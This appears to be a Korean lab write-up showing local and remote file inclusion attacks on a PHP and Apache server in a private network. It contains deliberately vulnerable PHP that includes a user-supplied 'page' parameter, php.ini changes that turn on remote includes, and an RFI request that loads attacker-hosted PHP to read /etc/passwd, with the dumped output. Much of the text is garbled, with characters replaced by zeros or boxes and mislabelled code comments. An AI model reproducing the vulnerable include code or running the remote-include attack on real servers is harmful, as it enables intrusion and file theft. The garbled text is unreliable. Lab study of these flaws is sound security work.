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- [LFI / RFI ☐☐ ☐](#)

LFI / RFI 0000 0000

00

php00 apache200 0000 LFI / RFI 0000 0000 .

LFI = Local File Inclusion

RFI = Remote File Inclusion

LFI 00 00

Ubuntu - 24.04.3

PHP - 8.3.6

Apache - 2.4.58

IP - 172.30.1.68 [00 00]

LFI 0000 00

0000 00 0 - lfiPhp.php

```
<?php
// RFI 0000 00 00 (0000)
if (isset($_GET['page'])) {
    $file = $_GET['page'];
    // 0000 0000 0000 00 00 include
    include($file);
} else {
    echo "00000 00000 000000.";
}
```

?>

root@kali:~# - test.php

*root@kali:~# cat test.php


*root@kali:~# cat test.php
#!/usr/bin/perl
print "php run test 7" .
"

```
<?php  
$number1 = 3;  
$number2 = 4;  
$sum = $number1 + $number2;  
echo "php run test $sum";  
?>
```


LFI 실행

1. LFI 공격을 위해 test.php 파일을 생성합니다.

*root@kali:~# cat test.php



2. page 172.30.1.68/test.php php 172.30.1.68



RFI ☐ ☐

Ubuntu - 24.04.3

PHP - 8.3.6

Apache - 2.4.58

IP - 172.30.1.68 [☐ ☐]

IP - 172.30.1.14 [☐ ☐]

php ☐ ☐ ☐ ☐ .

LFI ☐ ☐ ☐ php.ini ☐ allow_url_fopen ☐ ☐ ☐ ☐

RFI ☐ ☐ ☐ allow_url_include ☐ Off ☐ On ☐ ☐ .

```
; Whether to allow the treatment of URLs (like http:// or ftp://) as files.
; https://php.net/allow-url-fopen
allow_url_fopen = On

; Whether to allow include/require to open URLs (like https:// or ftp://) as files.
; https://php.net/allow-url-include
allow_url_include = On

; Define the anonymous ftp password (your email address). PHP's default setting
; for this is empty.
```

```
* [ ] /etc/php/8.3/cli/php.ini [ ] [ ] [ ] [ ] .
```

```
** apache2  /etc/php/8.3/apache2/php.ini  php.ini
```

RFI

□ □ □ □ □ □ □ □ [□ □ □ □ □ □]

IP : http://172.30.1.68/rfiPhp.php?page=

```
<?php
// RFI 공격을 위한 코드 (PHP)
if (isset($_GET['page'])) {
    $file = $_GET['page'];
    // 공격을 위한 파일을 include
    include($file);
} else {
    echo "유효하지 않은 페이지입니다.";
}
?>
```


□□□ □□□ □□ [□□□ **PC**□ □□]

 : <http://172.30.1.14:8080/html/RFI.php>

```
<?php
echo "hello world";
?>
```

* 01. LFI 공격을 하기 위해서는 Local IP를 알아야 합니다. 공격 대상 서버의 IP를 알아야 합니다.


01. LFI 공격을 하기 위해서는 Local IP를 알아야 합니다. 공격 대상 서버의 IP를 알아야 합니다.



페이지가 지정되지 않았습니다.

02. LFI 공격을 하기 위해서는 Local IP를 알아야 합니다. 공격 대상 서버의 IP를 알아야 합니다.

*php 파일을 통해 hello world를 출력합니다.



hello world


03. RFI.php 파일을 통해 /etc/passwd 파일을 읽어와 출력합니다.

```
<?php
// /etc/passwd 파일을 읽어와 출력합니다.
$file = '/etc/passwd';
if (file_exists($file) && is_readable($file)) {
```

```

$content = file_get_contents($file);
echo "<pre>" . htmlspecialchars($content) . "</pre>";
} else {
    echo "□□ □□.";
}
?>

```



The screenshot shows a web browser window with the address bar displaying `172.30.1.68/rfiPhp.php?page=http://172.30.1.14/RFI.php`. The browser's address bar also shows a warning icon and the text "주의 요함" (Warning). The main content area of the browser displays the output of a command, which is the contents of the `/etc/passwd` file. The output lists system users and regular users, including `root`, `daemon`, `bin`, `sys`, `sync`, `games`, `man`, `lp`, `mail`, `news`, `uucp`, `proxy`, `www-data`, `backup`, `list`, `irc`, `gnats`, `nobody`, `_apt`, `systemd-network`, `systemd-resolve`, `messagebus`, `systemd-timesync`, `pollinate`, `syslog`, `uidd`, and `tendump`.

```

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:/:/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104:/:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1:/:/var/cache/pollinate:/bin/false
syslog:x:106:113:/:/home/syslog:/usr/sbin/nologin
uidd:x:107:114:/:/run/uidd:/usr/sbin/nologin
tendump:x:108:115:/:/nonexistent:/usr/sbin/nologin

```